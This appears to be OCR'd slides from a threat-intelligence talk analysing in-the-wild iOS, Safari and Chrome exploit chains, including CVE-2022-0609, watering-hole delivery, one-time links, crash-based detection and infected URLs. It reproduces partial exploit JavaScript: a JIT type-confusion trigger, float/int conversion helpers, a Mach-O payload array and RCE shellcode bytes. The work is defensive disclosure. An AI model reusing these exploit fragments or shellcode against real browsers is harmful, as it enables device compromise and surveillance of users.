	o	resolve_apis+930	ADRP X30, #io_hideventsystem_open_ptr@PAGE
D...	o	resolve_apis+934	ADD X30, X30, #io_hideventsystem_open_ptr@PAGEOFF
	w	resolve_apis+938	STR X0, [X30]

Line 1 of 3


io_hideventsystem_open exploit

About 6 results (0.27 seconds)

macOS < 10.14.3 / iOS < 12.1.3 - Sandbox Escapes ... - Exploit Database

https://www.exploit-db.com/exploits/46298

Jan 31, 2019 . CVE-2019-6214 . dos **exploit** for Multiple platform. ... **io_hideventsystem_open** expect to be called on a "connection" port, but that's not enforced ...




#IRONSQUIRREL 😈

This project aims at delivering brows🤔oits to the victim browser in an encrypted fashion. Ellyptic-curve Diffie-Hellman (secp256k1) is used for key🤔ement and AES is used for encryption.

By delivering the exploit code (and shellcode) to the victim in an encrypted way, the attack can not be replayed. Meanwhile the HTML/JS source is encrypted thus reverse engineering the exploit is significantly harder.

Typosquatting ✏️



infected

- http://www.akademiye.org/ug/wp-content/themes/goodnews/framework/scripts/timt...
- http://www.akademiye.org/ug/wp-content/themes/goodnews/images/up.png
- http://182.61.171.167:9321/8fmtCI2j2Xk0.html
  - http://182.61.171.167:9321/u84VF2XBgZwM
  - http://182.61.171.167:9321/hvAB2wATs43l


landing page

safari/webkit exploit

sandbox escape


Same iOS exploit chains on **tibct.net**

Detection 👨🏻‍🔧 🥫




```
var load_macho = new Uint32Array([0xfeedfacf, 0x100000c, 0x0, 0x2, 0x10, 0x578, 0x200085, 0x0, 0x19,

function version_is_supported() {
    var e = window.navigator.userAgent;
    return -1 == e.search("Macintosh") && "12_2" == new RegExp("OS ([\\d._]+)", "gi").exec(e)[1]
}
//...
gc = function() {
    for (var e = 0; e < 256; e++) gccache[e] = new Uint32Array(65536).fill(1)
};
var _dview = new DataView(new ArrayBuffer(16));
function u2d(e, t) {
    return _dview.setUint32(0, e), _dview.setUint32(4, t), _dview.getFloat64(0)
}

function d2u(e) {
    return _dview.setFloat64(0, e), Uint64(_dview.getUint32(0), _dview.getUint32(4))
}
//..
function exp(e) {
    let t = new Date,
        r = new Array(13.37, 13.37);
    t[1] = 1;
    let a = 0;

    function i(e, t, r, a) {
        a[0];
        let i = 5 in e;
        return t[0] = t[1] = a[1], r[2] += 32, a[1] = t[1], i
    }
    Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__, {
        has: function() {
            a && (r[1] = e)
        }
    });
    let n = new Uint32Array(4),
        d = new Float64Array(n.buffer);
    for (let e = 0; e < 5e4; e++) i(t, d, n, r);
    a = 1;
    i(t, d, n, r);
    2146959360 === n[1] && window.location.reload();
    var o = r[1],
```

CVE-2022-0609 🇰🇵



```javascript
// RCE result
var rce_result_state = null;
var rce_result_length = null;
var rce_result_buffer = null;
var rce_result_string = null;

// Fetch object
var fetch_header = null;
var fetch_request = null;
var fetch_response = null;

// RCE shellcode
var shellcode_u8a = null;
var shellcode_view = null;


// SBX shellcode
var sbx_shellcode = null;

function get_version() {
    let pieces = navigator.appVersion.match(/Chrome\/([0-9]+)\.([0-9]+)\.([0-9]+)\.([0-9]+)/);
    if (pieces == null || pieces.length != 5) {
        return 0;
    }

    return parseInt(pieces[1]);
}
//...

function gc(){
  for(var i = 0;i < ((1024*1024));i++){
    var a = new String();
  }
}
//...

var rce_shellcode = [
    0xE9, 0x8B, 0x0D, 0x00, 0x00, 0xCC, 0xCC, 0xCC, 0x48, 0x89, 0x5C, 0x24, 0x18, 0x55, 0x56, 0x57,
    //...
    0x4C, 0x8B, 0xD1, 0xB8, 0x1C, 0x00, 0x00, 0x00, 0x0F, 0x05, 0xC3 ];

code_u8a = new Uint8Array(rce_shellcode);
code_view = new DataView(code_u8a.buffer);
```

One-time links ⏰ 🏃



[redacted]


How long are the NATO members going to let Turkey and Hungary to mock the alliance ? The longer the blockade of Finland and Sweden takes, the weaker the alliance looks.

Joseph Gordon @Joseph Gordon16 · Mar 14

Replying to [redacted]

NATO is a stupid organization, Turkey is doing the right thing
witteridea.co/mBxp

One-time link



[redacted]


Tôi ủng hộ Ukraine tấn công vào các khu quân sự của nga ngố nhằm giảm bớt tổn thất ở Ukraine.

Anh Tran
mong chiến sự mau chấm dứt
http://caavn.org/tin-tuc/chien-su-ukraine

BAOTIENGDAN.COM
Tình hình Ukraine ngày thứ 376 | Tiếng Dân


One-time link

Crashes 🍿 🙃



Aw, Snap!


Something went wrong while displaying this webpage.



Thread 15 (id: 0x00005df0) CRASHED [EXCEPTION_INVALID_HANDLE @ 0x00007fffcabdfefa] MAGIC SIGNATURE THREAD

Stack Quality 75% ☑ Show frame trust levels

```
S  Context  0x00007fffcabdfefa  ( ntdll.dll  + 0x0009fefa )                  KiRaiseUserExceptionDispatcher
   CFI      0x00007ff6ae02d7c0  ( chrome.exe - interceptors_64.cc: 60 )       sandbox::TargetNtSetInformationThread64
S  CFI      0x00007fffc8805ae3  ( KERNELBASE.dll  + 0x00065ae3 )             SetThreadPriority
   CFI      0x0000021a5a9d27ca
S  Scan     0x00007fffc97e7bd3  ( KERNEL32.DLL  + 0x00017bd3 )               BaseThreadInitThunk
S  CFI      0x00007fffcabacee0  ( ntdll.dll  + 0x0006cee0 )                  RtlUserThreadStart
```




Thread 12 (id: 0x000063ae) CRASHED MAGIC SIGNATURE THREAD

Exception info SIGSEGV /0x00000000 @ 0x7f7563fd

Stack Quality 89% □ Show frame trust levels

```
0x0000007f71715ff4  ( libchrome.so - atomicops_internals_arm64_gcc.h: 293 )  v8::External::Value
0x0000007f723295bc  ( libchrome.so - WrapperTypeInfo.h: 97 )                  blink::failedAccessCheckCallbackInMainThread
0x0000007f71852c70  ( libchrome.so - heap.h: 1339 )                           v8::internal::Heap::ScavengeObjectSlow
0x0000007f7185b408  ( libchrome.so - heap.cc: 4955 )                          v8::internal::Heap::IterateAndMarkPointersToFromSpace
0x0000007f7185b844  ( libchrome.so - heap.cc: 1940 )                          v8::internal::Heap::DoScavenge
0x0000007f7185ca20  ( libchrome.so - heap.cc: 1607 )                          v8::internal::Heap::Scavenge
0x0000007f7185dffc  ( libchrome.so - heap.cc: 1174 )                          v8::internal::Heap::PerformGarbageCollection
0x0000007f7185f284  ( libchrome.so - heap.cc: 900 )                           v8::internal::Heap::CollectGarbage
0x0000007f7181dee0  ( libchrome.so - heap-inl.h: 569 )                        v8::internal::Factory::NewUninitializedFixedArray
0x0000007f717476f4  ( libchrome.so - builtins.cc: 332 )                       v8::internal::Builtin_ArrayPush
0x0000007f50607fb0
```




Pwnie Awards @PwnieAwards · Aug 10, 2022

Another fan favorite: 🥳🥳🥳 The Lamest Vendor Award! Presented to the vendor who mis-handled a security vulnerability most spectacularly.

Pwnie Awards
@PwnieAwards


Our final nomination for Lamest Vendor Response goes to: Google TAG for “unilaterally shutting down a counterterrorism operation”.

9:32 AM · Aug 10, 2022



Entry point: 2 suspicious crashes from reernaimage[.]com - ¯_(ツ)_/¯

SafeBrowsing: Automatic crawling noticed iframe loaded from obedientsupporters[.]com



